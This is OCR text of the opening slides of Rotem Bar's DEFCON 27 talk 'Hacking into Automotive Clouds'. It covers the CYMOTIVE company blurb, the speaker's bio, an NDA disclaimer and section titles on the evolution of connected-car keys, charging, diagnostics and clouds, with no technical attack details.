Hacking into Automotive Clouds

Rotem Bar – DEFCON 27

CYMOTIVE TECHNOLOGIES

CYMOTIVE's mission is clear-cut: to be a leader in the automotive Cyber Security domain in the era of the Connected Car, autonomous driving, and smart mobility.


To achieve this goal, CYMOTIVE helps OEMs and Tier-1s implement security measures, methodologies, and procedures across the entire Engineering Development process.

WHO AM I


Rotem Bar – *This is my day job*

CYMOTIVE TECHNOLOGIES

End to End Security Testing



Breaking through the cloud or factory



Bypassing ECU protections

Building Security Products

Vehicle Security Research

WHO AM I

Rotem Bar – In my free time

Robotics Enthusiast

Participated and Won robotic competitions from the age of 15. Volunteering in managing the High-school robotics competition

Won the most bugs awarded in the first car hacking event worldwide

Found hundreds of bugs in various bug bounty programs

Father of the year

Took my 4 year old daughter and wife to a one year vacation in SE Asia

Disclaimer

As part of my job with CYMOTIVE I'm working closely with several automotive companies and because of that many of my findings are under NDA.

Because I think it is important to share on the technical level my experience and knowledge I will not include ANY customer names and real issues which can cause any harm and focus more on the tech side

**** All photos in this presentation are from open sources found on the internet***


The connectivity Evolutions

Key Evolution


Charging Evolution

Diagnostics Evolution


The Cloud Evolution




Automotive clouds -2D Simplified Overview



